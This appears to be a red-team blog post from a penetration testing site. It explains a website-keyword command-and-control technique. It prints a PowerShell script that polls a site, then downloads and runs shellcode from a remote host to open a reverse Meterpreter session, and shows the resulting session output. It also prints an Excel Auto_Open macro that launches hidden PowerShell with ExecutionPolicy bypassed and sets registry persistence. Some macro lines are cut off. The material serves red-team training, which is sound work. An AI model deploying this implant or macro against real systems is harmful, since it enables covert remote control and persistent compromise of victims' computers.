





Penetration Testing Lab

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September
14, 2017

Command and Control – Website Keyword

 netbiosX  Red Team  C&C, C2, Penetration Testing, PowerShell, Red Team
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There are various command and control options which some of them are utilizing protocols like ICMP and DNS and some others legitimate websites such as DropBox and Gmail. During DerbyCon 3.0 [Matt Graeber](#) and [Chris Campbell](#) introduced a technique which uses a website keyword in order to trigger the launch of shellcode in a system.

[Matt Nelson](#) produced a PowerShell [script](#) which utilizes the same technique in order to get a Meterpreter session and use all of its features acting as a command and control tool. The main benefits of this technique is that the shellcode is executed directly from memory, it is less noisy and it achieves persistence through a registry key.

```
C2Code.ps1 X
3 $Word = 'pentestlab'
4 $WebClientObject = New-Object Net.WebClient
5 $Comment = "http://pentestlab.blog"
6 $WebClientObject.Headers.Add("User-Agent", "Mozilla/5.0 (Windows NT 6.2; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110 Safari/537.36")
7 while($true){
8     $CommentResult = $WebClientObject.DownloadString($Comment)
9     $Found = $CommentResult.contains($Word)
10    if($Found) {
11        IEX $WebClientObject.DownloadString('http://192.168.1.169/tmp/Invoke-Shellcode.ps1')
12        Invoke-Shellcode -Payload windows/meterpreter/reverse_https -LHOST 192.168.1.169 -LPORT 443 -Force
13        Return
14    }
15    Start-Sleep -Seconds 30
16 }
```

C2Code – PowerShell Script

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
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
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When the PowerShell script is executed on the target host it will look for the specific keyword on the website that it has been given and if the keyword exist will execute a payload.



A Meterpreter session will open and commands could be executed remotely.



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Archives

```
meterpreter > sysinfo
Computer      : DESKTOP-4CG7MS1
OS            : Windows 10 (Build 15063).
Architecture  : x64
System Language : en_GB
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
```

C2 Website Keyword – Sysinfo

Matt Nelson also created an office macro which performs the same technique but additionally creates a registry key which executes the C2Code PowerShell script every time that the user logs in in order to maintain persistence.

```
Book1 - Module1 (Code)
(General)
Sub Auto_Open()
Execute
Persist
End Sub

Public Function Execute() As Variant
Const HIDDEN_WINDOW = 0
strComputer = "."
Set objWMIService = GetObject("winmgmts:\\." & strComputer & "\root\
Set objStartup = objWMIService.Get("Win32_ProcessStartup")
Set objConfig = objStartup.SpawnInstance_
objConfig.ShowWindow = HIDDEN_WINDOW
Set objProcess = GetObject("winmgmts:\\." & strComputer & "\root\cim
objProcess.Create "powershell.exe -ExecutionPolicy Bypass -WindowSt
End Function
```


C2Code – Excel Macro

When the user open the document the macro will run and it will execute the Invoke-ShellCode script which is hosted on a website that the red teamer controls.

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A Meterpreter session will open:



References

[Command and Control using Powershell and your favorite website](https://github.com/enigma0x3/Powershell-C2)

<https://github.com/enigma0x3/Powershell-C2>

- > August 2012
- > July 2012
- > June 2012
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